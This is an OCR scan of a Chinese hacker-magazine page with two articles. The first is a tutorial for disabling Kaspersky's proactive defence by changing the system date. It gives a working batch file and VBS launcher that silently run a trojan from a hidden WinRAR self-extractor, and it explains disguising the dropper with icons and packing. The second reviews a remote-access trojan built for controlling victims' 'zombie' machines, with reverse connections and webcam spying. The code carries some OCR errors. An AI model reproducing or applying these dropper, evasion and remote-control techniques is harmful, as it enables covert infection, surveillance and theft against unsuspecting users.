


图7

文章难易度：★★★

文章阅读要点：通过自动修改系统日期来使卡巴的主动防御失效

你有盾我有矛，轻松过主动防御

IcECooL

随着各种免杀技术的流行，躲避杀毒软件的特征码查杀也变得越来越容易，因此各大杀毒软件公司相继推出了主动防御，而其中技术比较成熟的莫过于卡巴斯基6.0了，那么我们如何来突破卡巴斯基的主动防御呢？卡巴有一个漏洞，提起这个漏洞来，其公布的时间也不短了，就是修改系统日期可以导致注册码或者key失效，从而导致卡巴的所有监控失效。根据这一漏洞，我们可以绕过主动防御来运行木马，方法当然是修改系统的日期（图1）。




图1

将该方法应用到木马上，可以使用批处理和VBS脚本结合WinRAR自解压来实现。通过vbs隐藏运行批处理文件，批处理文件修改系统日期并在执行木马后延迟恢复当前日期。批处理文件如下：

```
set date=%date%
date 1999-01-01          修改系统时间使卡巴监控失效
@echo off & setlocal enableextensions
echo WScript.Sleep 1000 > %temp%.\run$.vbs      延迟1000毫秒后生成
set /a i = 10
:Timeout
if %i% == 0 goto Next
setlocal
sel /a i = %i% - 1
cscript //nologo %temp%.\ run$.vbs
goto Timeout
goto End                 延迟等待木马运行结束
:Next
%systemroot%\temp\木马.exe  此处木马.exe修改为木马文件名
copy %systemroot%\temp\run.pif  %systemroot%\system32\
for %%f in (%temp%.\run$.vbs*) do del %%f
date %date%              恢复日期，使卡巴监控恢复
RD /S /Q %systemroot%\temp\         删除生成文件
```




图2

把以上批处理保存为time.bat备用，这个批处理已经被查杀，我们可以替换相关文件名来达到免杀的目的，比如改成tmp$$$.vbs、tmp.SCR、木马.exe等，也可以修改变量。



图3




图4

Vbs 脚本文件如下：

```
DIM objShell
set objShell=wscript.createObject("wscript.shell")
iReturn=objShell.Run("cmd.exe /C  %systemroot%\temp\
time.bat", 0, TRUE)
```

这三行代码相信读者们很容易看懂吧，将其保存为exec.vbs。

接下来我们把time.bat、exec.vbs和免杀后的木马服务端程序放在同一目录下制作winrar自解压文件，制作自解压文件时，winrar的“常规”选项如图2所示那样来设置，解压文件到%systemroot%\temp\后运行exec.vbs。“模式”选项中选择安静模式—全部隐藏，覆盖方式—覆盖所有文件。“文本和图标”选项中可自行设置图标，尽可能的使程序隐蔽，可以使用一些比较常见的图标以免被人怀疑。

现在我们的木马已经基本完成了，但是点一下鼠标右键就暴露了我们的企图，可以给自解压文件加个压缩壳，比如ASPpack，就可以防止出现这种情况了（图3、图4），右键菜单中的“可疑”选项没有了。

只要我们的木马免杀，卡巴就不会再发出杀猪般的叫声来为难大家了。美中不足的是卡巴会出现失效的提示，不过只一小会儿就会恢复，但仍能引起肉鸡主人的怀疑。（本文所涉及到的time.bat、exec.vbs和ASPpack已收录到光盘中）

小熊远控黑X专版试用手记

舍我其谁

这是我和mybr使用Delphi编写的一款远程控制软件，控制端主要采用灰鸽子框架，重写的服务端，抛弃了FROM窗体和控件，精简了体积，无壳版为298K，压缩版则为129K。这款远程控制软件的功能主要包括文件管理、进程管理、注册表管理、服务管理、窗体管理、插件功能、命令广播、远程SHELL、视频和摄像头监控等。支持反向连接，采用双服务启动模式，极大的提高了上线率。采用了SVCHOST.EXE启动，可以穿过防火墙，并且更隐蔽。服务端运行后，进程是SYSTEM权限，所以可以抢先式运行，即在未进入系统前就可以对肉鸡进行控制，不过屏幕捕获的是白屏。除了以上这些外还有不少特色功能，下面就让我们一起走近它来看看吧。

首先打开主程序Client.exe，其整体界面如图1所示。界面很漂亮，并且很像灰鸽子。那具体的配置及控制效果怎么样呢？我们用用看就知道了！




图1




图2




图3

一、服务端配置

点击“配置服务端”后，就会弹出一个配置窗口，为了方便菜鸟的使用，生成项很简洁，并且加入详细的说明，如图2。

“上线地址”有三种填法，分别是“ip:port”、“dns:port”和“http://url/ip.txt”。如果想缩小体积的话，在生成服端时，可以选择对服务端进行压缩，程序采用偏移写入配置信息方式，所以方便生成的服务端加壳免杀。

二、上线设置

生成服务端程序后，需要进行自动上线设置，来等待肉鸡的上线。自动更新有两种设置，分别是FTP和希网动态域名更新。如果我们点选了保存配置信息，程序会自动保存当前的更新设置。好了，下面就对这两种设置方式分别进行一下讲解。

1.FTP更新

图3是我设置和更新的结果，在自动上线里大家可以发现底下多了一个使用外部IP项，这是为了解决局域网和一些其它方式上网无法得知本机的公网出入IP而添加的。点击获取按钮，就可以得到本机的公网出入IP地址了。

2.希网动态域名更新

希网更新设置如图4所示，因为希网动态域名更新不太稳

定，有时会更新不成功，因此建议手工更新。

